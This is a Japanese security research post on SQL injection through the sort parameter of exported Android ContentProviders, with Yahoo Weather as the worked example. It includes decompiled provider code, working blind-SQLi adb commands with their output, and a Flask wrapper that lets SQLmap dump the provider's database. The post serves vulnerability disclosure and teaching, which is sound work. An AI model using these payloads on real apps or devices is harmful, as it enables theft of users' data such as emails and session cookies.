
Android、SQL、ContentProvider:SQLインジェクションがいまだになくならない理由
SQLインジェクションと、何が問題になり得るのかを見ていく前に、まずContent Providerに関する技術的な情報を押さえておきます。
SQLインジェクションと、何が問題になり得るのかを見ていく前に、まずContent Providerに関する技術的な情報を押さえておきます。
I. ContentProvider
Android Developersでは、Content Providerを次のように説明しています。
「あるプロセス内のデータを、別のプロセスで実行されているコードと結び付ける標準インターフェース」(出典:content-providers.html)。
要するに、Content Providerは、アプリケーション内の特定の情報を公開し、それにアクセスするための標準化された仕組みです。 実例を挙げると、たとえばYahooの天気アプリは、位置情報や天気予報などにアクセスするために次のContent Providerを公開しています (AndroidManifest.xmlから抽出した情報)。

<provider android:authorities="com.yahoo.mobile.client.android.weather.provider.Weather"
   android:exported="true"
   android:grantUriPermissions="true"
   android:label="@7F08017B"
   android:name="com.yahoo.mobile.client.android.weather.provider.WeatherProvider"
    android:syncable="true">
</provider>
セキュリティの観点から確認すべき最も重要な属性は、「authorities」「exported」「name」「permissions」です。 「authority」は、基本的にそのContent ProviderにアクセスするためのURIです。「exported」は、Content Providerが 他のアプリに公開されているかどうかを示します。デフォルトの動作はsdkバージョン16より前に変更されており、以前はデフォルトで trueだったため、Content Providerをエクスポートすべきかどうかを明示的に指定することを強く推奨します。 「name」は、ContentProviderを実装しているクラス名を示します。
このContent Providerのコード(逆コンパイルしたもの)を確認すると、次のようになっています。
package com.yahoo.mobile.client.android.weather.provider;

public class WeatherProvider extends android.content.ContentProvider {
    private static final android.content.UriMatcher a;

    static WeatherProvider()
    {

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a = new android.content.UriMatcher(-1);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$Locations.a.getPath().substring(1), 1);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$Locations.b.getPath().substring(1), 2);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$CurrentForecasts.a.getPath().substring(1), 3);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$CurrentForecasts.b.getPath().substring(1), 4);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$WeatherAlerts.a.getPath().substring(1), 5);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$WeatherAlerts.b.getPath().substring(1), 6);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$HourlyForecasts.a.getPath().substring(1), 7);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$HourlyForecasts.b.getPath().substring(1), 8);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$Images.a.getPath().substring(1), 9);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$DailyForecasts.a.getPath().substring(1), 10);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$DailyForecasts.b.getPath().substring(1), 11);

        return;
    }

    public WeatherProvider()
    {
        return;
    }

    private static int a(android.net.Uri p4, int p5)
    {
        int v1 = -1;
        if (p4 != null) {
            NumberFormatException v0_3;
            NumberFormatException v0_0 = p4.getPathSegments();
            if (com.yahoo.mobile.client.share.util.Util.a(v0_0)) {
                v0_3 = -1;
            } else {
                try {
                    v0_3 = Integer.parseInt(((String) v0_0.get(p5)));
                } catch (NumberFormatException v0_4) {
                    if (com.yahoo.mobile.client.share.logging.Log.a > 6) {
                    } else {
                        com.yahoo.mobile.client.share.logging.Log.d("WeatherProvider", "Unable to parse current forecast woeid: ", v0_4);
                    }
                }
            }
            v1 = v0_3;
        }
        return v1;
    }

    private static String a(android.net.Uri p3)
    {
        String v0_0 = 0;
        if (p3 != null) {
            java.util.List v1 = p3.getPathSegments();
            if (!com.yahoo.mobile.client.share.util.Util.a(v1)) {
                v0_0 = ((String) v1.get(1));

            }
        }
        return v0_0;
    }

    private static int b(android.net.Uri p1)
    {
        return com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p1, 2);
    }

    private static int c(android.net.Uri p1)
    {
        return com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p1, 2);
    }

    public int delete(android.net.Uri p2, String p3, String[] p4)
    {
        return 0;
    }

    public String getType(android.net.Uri p2)
    {
        return 0;
    }

    public android.net.Uri insert(android.net.Uri p2, android.content.ContentValues p3)
    {
        return 0;
    }

    public boolean onCreate()
    {
        return 0;
    }

    public android.database.Cursor query(android.net.Uri p8, String[] p9, String p10, String[] p11, String p12)
    {
        android.database.Cursor v0_0 = 0;
        if (com.yahoo.mobile.client.share.logging.Log.a <= 2) {
            com.yahoo.mobile.client.share.logging.Log.a("WeatherProvider", new StringBuilder().append("Uri [").append(p8.toString()).append("]").toString());
        }
        try {
            android.content.ContentResolver v1_4 = com.yahoo.mobile.client.android.weathersdk.database.SQLiteWeather.a(this.getContext()).getReadableDatabase();
            switch (com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.match(p8)) {
                case 1:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.LocationOperations.a(v1_4, p9, p10, p11, p12);

                    if (v0_0 == null) {
                    } else {
                        v0_0.setNotificationUri(this.getContext().getContentResolver(), p8);
                    }
                    break;
                case 2:
                    String v2_12 = com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p8);
                    if (com.yahoo.mobile.client.share.util.Util.b(v2_12)) {
                    } else {
                        String[] v3_5 = new String[1];
                        v3_5[0] = v2_12;

                        android.database.Cursor v0_5 = com.yahoo.mobile.client.android.weathersdk.database.SQLiteUtilities.a(p10, "woeid=?", p11, java.util.Arrays.asList(v3_5));

                        v0_0 = com.yahoo.mobile.client.android.weathersdk.database.LocationOperations.a(v1_4, p9, v0_5.a(), v0_5.b(), p12);
                    }
                    break;
                case 3:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.CurrentForecastOperations.b(v1_4);
                    break;
                case 4:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.CurrentForecastOperations.a(v1_4, com.yahoo.mobile.client.android.weather.provider.WeatherProvider.b(p8));
                    break;
                case 5:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.WeatherAlertsOperations.b(v1_4);
                    break;
                case 6:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.WeatherAlertsOperations.c(v1_4, com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p8, 2));
                    break;
                case 7:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.HourlyForecastOperations.b(v1_4);
                    break;
                case 8:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.HourlyForecastOperations.a(v1_4, com.yahoo.mobile.client.android.weather.provider.WeatherProvider.c(p8), p8.getBooleanQueryParameter("isCurrentLocation", 0));
                    break;
                case 9:
                default:
                    if (com.yahoo.mobile.client.share.logging.Log.a > 6) {
                    } else {
                        com.yahoo.mobile.client.share.logging.Log.e("WeatherProvider", new StringBuilder().append("Unknown Uri [").append(p8).append("]").toString());

                    }
                    break;
                case 10:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.DailyForecastOperations.b(v1_4);
                    break;
                case 11:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.DailyForecastOperations.a(v1_4, com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p8, 2), 0, 0);
                    break;

            }
        } catch (android.content.ContentResolver v1) {
            if (com.yahoo.mobile.client.share.logging.Log.a > 6) {
            } else {
                com.yahoo.mobile.client.share.logging.Log.e("WeatherProvider", "Unable to get a readable database object.");
            }
        }
        return v0_0;
    }

    public int update(android.net.Uri p2, android.content.ContentValues p3, String p4, String[] p5)
    {
        return 0;
    }
}
最も重要なメソッドは、「query」「update」「insert」「delete」です。これらのメソッドが他のアプリに エクスポートされます。たとえば、コマンドラインからこのContent Providerにクエリを送るには、次のadb shell コマンドを使用できます。
> $ adb shell content query --uri content://com.yahoo.mobile.client.android.weather.provider.Weather/locations/

Row: 0 _id=19, woeid=12728321, isCurrentLocation=0, latitude=48.92167, longitude=2.24733, photoWoeid=55863456, city=Colombes, state=NULL, stateAbbr=NULL, country=France, countryAbbr=FR, timeZoneId=Europe/Paris, timeZoneAbbr=CET, lastUpdatedTimeMillis=1707326856, crc=0

Row: 1 _id=20, woeid=1539359, isCurrentLocation=0, latitude=34.02088, longitude=-6.84165, photoWoeid=1539359, city=Rabat, state=NULL, stateAbbr=NULL, country=Morocco, countryAbbr=MA, timeZoneId=Africa/Casablanca, timeZoneAbbr=WET, lastUpdatedTimeMillis=1707327048, crc=0

Row: 2 _id=21, woeid=2459115, isCurrentLocation=0, latitude=40.71455, longitude=-74.00712, photoWoeid=2459115, city=New York, state=NULL, stateAbbr=NULL, country=United States, countryAbbr=US, timeZoneId=America/New_York, timeZoneAbbr=EST, lastUpdatedTimeMillis=1707327168, crc=0

Row: 3 _id=22, woeid=2487956, isCurrentLocation=0, latitude=37.7474, longitude=-122.43922, photoWoeid=2487956, city=San Francisco, state=NULL, stateAbbr=NULL, country=United States, countryAbbr=US, timeZoneId=America/Los_Angeles, timeZoneAbbr=PST, lastUpdatedTimeMillis=1707327194, crc=0
「locations」パスを追加したのは、queryメソッドがURIを事前定義されたURIのリストと照合し、どのテーブルにクエリを送るかを 選択しているためです。これはContent Providerで非常によく見られるパターンで、「addMatch」メソッドでURIのリストを定義し、 それを適切なコードと対応付けたうえで、通常はデータベースから適切な情報を取得します (content-provider-creating.htmlを参照)。 queryメソッドのシグネチャは次のとおりです。
public abstract Cursor query (Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder)
各パラメーターはすべてコマンドラインから指定できます。
usage: adb shell content query --uri <URI> [--user <USER_ID>] [--projection <PROJECTION>] [--where <WHERE>] [--sort <SORT_ORDER>]

  <PROJECTION> is a list of colon separated column names and is formatted:

  <COLUMN_NAME>[:<COLUMN_NAME>...]

  <SORT_OREDER> is the order in which rows in the result should be sorted.

  Example:

  # Select "name" and "value" columns from secure settings where "name" is equal to "new_setting" and sort the result by name in ascending order.

  adb shell content query --uri content://settings/secure --projection name:value --where "name=\'new_setting\'" --sort "name ASC"
たとえば、次の例のようにして「sort」パラメーターを指定できます。
> $ adb shell content query --uri content://com.yahoo.mobile.client.android.weather.provider.Weather/locations/ --sort "_id"

Row: 0 _id=19, woeid=12728321, isCurrentLocation=0, latitude=48.92167, longitude=2.24733, photoWoeid=55863456, city=Colombes, state=NULL, stateAbbr=NULL, country=France, countryAbbr=FR, timeZoneId=Europe/Paris, timeZoneAbbr=CET, lastUpdatedTimeMillis=1707326856, crc=0

Row: 1 _id=20, woeid=1539359, isCurrentLocation=0, latitude=34.02088, longitude=-6.84165, photoWoeid=1539359, city=Rabat, state=NULL, stateAbbr=NULL, country=Morocco, countryAbbr=MA, timeZoneId=Africa/Casablanca, timeZoneAbbr=WET, lastUpdatedTimeMillis=1707327048, crc=0

Row: 2 _id=21, woeid=2459115, isCurrentLocation=0, latitude=40.71455, longitude=-74.00712, photoWoeid=2459115, city=New York, state=NULL, stateAbbr=NULL, country=United States, countryAbbr=US, timeZoneId=America/New_York, timeZoneAbbr=EST, lastUpdatedTimeMillis=1707327168, crc=0

Row: 3 _id=22, woeid=2487956, isCurrentLocation=0, latitude=37.7474, longitude=-122.43922, photoWoeid=2487956, city=San Francisco, state=NULL, stateAbbr=NULL, country=United States, countryAbbr=US, timeZoneId=America/Los_Angeles, timeZoneAbbr=PST, lastUpdatedTimeMillis=1707327194, crc=0
ここまではすべて標準的な内容で、ドキュメントも充実しています。
II. AndroidとSQL
当社では最近、悪用可能なシンクメソッドを特定するまでテイントされた制約を自動的に解く、モバイルアプリ向けのテイントファザーの 開発に取り組んでいます。その過程で、上位1000のアプリのうち複数で、--sortパラメーターにSQLインジェクションの脆弱性が 報告されました。
これらのアプリは、プリペアドステートメントを正しく使用しているように見え、文字列連結やその他の 怪しげな手法も使っていませんでした。これらのメソッドのコードを掘り下げたところ、次のような共通のパターンが見つかりました (Android Open Source Projectのソース)。
(com.android.documentsui.RecentsProvider) line 170-171:

152    @Override
153    public Cursor More ...query(Uri uri, String[] projection, String selection, String[] selectionArgs,
154            String sortOrder) {
155        final SQLiteDatabase db = mHelper.getReadableDatabase();
156        switch (sMatcher.match(uri)) {
157            case URI_RECENT:
158                final long cutoff = System.currentTimeMillis() - MAX_HISTORY_IN_MILLIS;
159                return db.query(TABLE_RECENT, projection, RecentColumns.TIMESTAMP + ">" + cutoff,
160                        null, null, null, sortOrder);
161            case URI_STATE:
162                final String authority = uri.getPathSegments().get(1);
163                final String rootId = uri.getPathSegments().get(2);
164                final String documentId = uri.getPathSegments().get(3);
165                return db.query(TABLE_STATE, projection, StateColumns.AUTHORITY + "=? AND "
166                        + StateColumns.ROOT_ID + "=? AND " + StateColumns.DOCUMENT_ID + "=?",
167                        new String[] { authority, rootId, documentId }, null, null, sortOrder);
168            case URI_RESUME:
169                final String packageName = uri.getPathSegments().get(1);
170                return db.query(TABLE_RESUME, projection, ResumeColumns.PACKAGE_NAME + "=?",
171                        new String[] { packageName }, null, null, sortOrder);
172            default:
173                throw new UnsupportedOperationException("Unsupported Uri " + uri);
174        }
175    }
要するに、このメソッドはsortパラメーターをSQLiteDatabaseのqueryメソッドにそのまま渡しています。このパターンは
非常によく見られるもので、GoogleのIOSCHEDサンプルアプリにさえ見られます(サンプルアプリを参照)。
    /** {@inheritDoc} */
    @Override
    public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs,
                        String sortOrder) {
        final SQLiteDatabase db = mOpenHelper.getReadableDatabase();

        String tagsFilter = uri.getQueryParameter(Sessions.QUERY_PARAMETER_TAG_FILTER);
        String categories = uri.getQueryParameter(Sessions.QUERY_PARAMETER_CATEGORIES);


        ScheduleUriEnum matchingUriEnum = mUriMatcher.matchUri(uri);

        // Avoid the expensive string concatenation below if not loggable.
        if (Log.isLoggable(TAG, Log.VERBOSE)) {
            Log.v(TAG, "uri=" + uri + " code=" + matchingUriEnum.code + " proj=" +
                    Arrays.toString(projection) + " selection=" + selection + " args="
                    + Arrays.toString(selectionArgs) + ")");
        }

        switch (matchingUriEnum) {
            default: {
                // Most cases are handled with simple SelectionBuilder.
                final SelectionBuilder builder = buildExpandedSelection(uri, matchingUriEnum.code);

                // If a special filter was specified, try to apply it.
                if (!TextUtils.isEmpty(tagsFilter) && !TextUtils.isEmpty(categories)) {
                    addTagsFilter(builder, tagsFilter, categories);
                }

                boolean distinct = ScheduleContractHelper.isQueryDistinct(uri);


                Cursor cursor = builder
                        .where(selection, selectionArgs)
                        .query(db, distinct, projection, sortOrder, null);


                Context context = getContext();
                if (null != context) {
                    cursor.setNotificationUri(context.getContentResolver(), uri);
                }
                return cursor;
            }
            case SEARCH_SUGGEST: {
                final SelectionBuilder builder = new SelectionBuilder();

                // Adjust incoming query to become SQL text match.
                selectionArgs[0] = selectionArgs[0] + "%";
                builder.table(Tables.SEARCH_SUGGEST);
                builder.where(selection, selectionArgs);
                builder.map(SearchManager.SUGGEST_COLUMN_QUERY,
                        SearchManager.SUGGEST_COLUMN_TEXT_1);
                projection = new String[]{
                        BaseColumns._ID,
                        SearchManager.SUGGEST_COLUMN_TEXT_1,
                        SearchManager.SUGGEST_COLUMN_QUERY
                };

                final String limit = uri.getQueryParameter(SearchManager.SUGGEST_PARAMETER_LIMIT);
                return builder.query(db, false, projection, SearchSuggest.DEFAULT_SORT, limit);
            }
            case SEARCH_TOPICS_SESSIONS: {
                if (selectionArgs == null || selectionArgs.length == 0) {
                    return createMergedSearchCursor(null, null);
                }
                String selectionArg = selectionArgs[0] == null ? "" : selectionArgs[0];
                // First we query the Tags table to find any tags that match the given query
                Cursor tags = query(Tags.CONTENT_URI, SearchTopicsSessions.TOPIC_TAG_PROJECTION,
                        SearchTopicsSessions.TOPIC_TAG_SELECTION,
                        new String[] {Config.Tags.CATEGORY_TOPIC, selectionArg + "%"},
                        Tags.TAG_ORDER_BY_CATEGORY);
                // Then we query the sessions_search table and get a list of sessions that match
                // the given keywords.
                Cursor search = null;
                if (selectionArgs[0] != null) { // dont query if there was no selectionArg.
                    search = query(ScheduleContract.Sessions.buildSearchUri(selectionArg),
                            SearchTopicsSessions.SEARCH_SESSIONS_PROJECTION,
                            null, null,
                            ScheduleContract.Sessions.SORT_BY_TYPE_THEN_TIME);
                }
                // Now that we have two cursors, we merge the cursors and return a unified view
                // of the two result sets.
                return createMergedSearchCursor(tags, search);
            }
        }
    }
APIを少し掘り下げると、次のコードが見つかります。
Class android.database.sqlite.SQLiteDatabase

1196    public Cursor query(String table, String[] columns, String selection,
1197            String[] selectionArgs, String groupBy, String having,
1198            String orderBy) {
1199
1200        return query(false, table, columns, selection, selectionArgs, groupBy,
1201                having, orderBy, null /* limit */);
1202    }

...

1029    public Cursor query(boolean distinct, String table, String[] columns,
1030            String selection, String[] selectionArgs, String groupBy,
1031            String having, String orderBy, String limit) {
1032        return queryWithFactory(null, distinct, table, columns, selection, selectionArgs,
1033                groupBy, having, orderBy, limit, null);
1034    }

...

1152    public Cursor queryWithFactory(CursorFactory cursorFactory,
1153            boolean distinct, String table, String[] columns,
1154            String selection, String[] selectionArgs, String groupBy,
1155            String having, String orderBy, String limit, CancellationSignal cancellationSignal) {
1156        acquireReference();
1157        try {
1158            String sql = SQLiteQueryBuilder.buildQueryString(
1159                    distinct, table, columns, selection, groupBy, having, orderBy, limit);
1160
1161            return rawQueryWithFactory(cursorFactory, sql, selectionArgs,
1162                    findEditTable(table), cancellationSignal);
1163        } finally {
1164            releaseReference();
1165        }
1166    }


Class android.database.sqlite.SQLiteQueryBuilder

201    public static String buildQueryString(
202            boolean distinct, String tables, String[] columns, String where,
203            String groupBy, String having, String orderBy, String limit) {
204        if (TextUtils.isEmpty(groupBy) && !TextUtils.isEmpty(having)) {
205            throw new IllegalArgumentException(
206                    "HAVING clauses are only permitted when using a groupBy clause");
207        }
208        if (!TextUtils.isEmpty(limit) && !sLimitPattern.matcher(limit).matches()) {
209            throw new IllegalArgumentException("invalid LIMIT clauses:" + limit);
210        }
211
212        StringBuilder query = new StringBuilder(120);
213
214        query.append("SELECT ");
215        if (distinct) {
216            query.append("DISTINCT ");
217        }
218        if (columns != null && columns.length != 0) {
219            appendColumns(query, columns);
220        } else {
221            query.append("* ");
222        }
223        query.append("FROM ");
224        query.append(tables);
225        appendClause(query, " WHERE ", where);
226        appendClause(query, " GROUP BY ", groupBy);
227        appendClause(query, " HAVING ", having);
228        appendClause(query, " ORDER BY ", orderBy);
229        appendClause(query, " LIMIT ", limit);
230
231        return query.toString();
232    }
233
234    private static void appendClause(StringBuilder s, String name, String clause) {
235        if (!TextUtils.isEmpty(clause)) {
236            s.append(name);
237            s.append(clause);
238        }
239    }
要するに、sortパラメーターはメソッドからメソッドへと渡されるだけで、最終的に(appendClauseメソッド内で)
リクエストに単純に連結されます。そのため、ごく基本的なSQLインジェクションにつながります。
悪用可能性は、ブラインドSQLiの手法を使えば簡単に実証できます(1回目は1=1、2回目は1=2で2回テストすると、
異なる挙動を示します)。
> $ adb shell content query --uri content://com.yahoo.mobile.client.android.weather.provider.Weather/locations/ --sort '_id/**/limit/**/\(select/**/1/**/from/**/sqlite_master/**/where/**/1=1\)'
Row: 0 _id=1, woeid=2487956, isCurrentLocation=0, latitude=NULL, longitude=NULL, photoWoeid=NULL, city=NULL, state=NULL, stateAbbr=, country=NULL, countryAbbr=, timeZoneId=NULL, timeZoneAbbr=NULL, lastUpdatedTimeMillis=746034814, crc=1591594725

> $ adb shell content query --uri content://com.yahoo.mobile.client.android.weather.provider.Weather/locations/ --sort '_id/**/limit/**/\(select/**/1/**/from/**/sqlite_master/**/where/**/1=2\)'
Error while accessing provider:com.yahoo.mobile.client.android.weather.provider.Weather
android.database.sqlite.SQLiteException: datatype mismatch (code 20)
at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:181)
at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:137)
at android.content.ContentProviderProxy.query(ContentProviderNative.java:366)
at com.android.commands.content.Content$QueryCommand.onExecute(Content.java:392)
at com.android.commands.content.Content$Command.execute(Content.java:336)
at com.android.commands.content.Content.main(Content.java:462)
at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
SQLiの悪用可能性を実際に実証するため、そしてすでに優れたSQLmapがあることから、Webページを模倣してContent Providerに SQLmapを使うための荒っぽいハックを紹介します(荒っぽいのは承知していますが、要点の証明にはなります)。
import subprocess
from flask import Flask, request


app = Flask(__name__)

URI = "com.yahoo.mobile.client.android.weather.provider.Weather/locations/"

@app.route("/")
def hello():

   method = request.values['method']
   sort = request.values['sort']
   sort = "_id/**/limit/**/(SELECT/**/1/**/FROM/**/sqlite_master/**/WHERE/**/1={})".format(sort)
   #sort = "_id/**/limit/**/({})".format(sort)

   p = subprocess.Popen(["adb","shell","content",method,"--uri","content://{}".format(URI),"--sort",'"{}"'.format(sort)],stdout=subprocess.PIPE,stderr=subprocess.STDOUT)

   o, e = p.communicate()

   print "[*]SORT:{}".format(sort)
   print "[*]OUTPUT:{}".format(o)
   return "<html><divclass='output'>{}</div></html>".format(o)

if __name__=="__main__":
   app.run()
SQLmapを起動すると、すぐにSQLインジェクションが確認され、テーブルのダンプが始まります。

SQLmapには、テーブル名の最初の文字を推測する部分にバグがあるようですが、問題の原因を特定するまでの調査は
行っていません。sortパラメーターに
_id/**/limit/**/(SELECT/**/1/**/FROM/**/sqlite_master/**/WHERE/**/1=を付加するのが、SQLmapに
負荷の大きいタイムベースのインジェクションではなく、ブーリアンベースのインジェクションとして識別させる最も簡単な方法でした。
データベースから天気予報をダンプすること自体は、もちろんそれほど重大ではありません。しかし、当社が特定した複数のアプリの中には、 メールアドレスやセッションCookieといった重要な情報を取得できてしまうものもありました。
他のAPIはどのように動作するのでしょうか。

Django ORMはこれを防ぎ、次の例外が発生します。
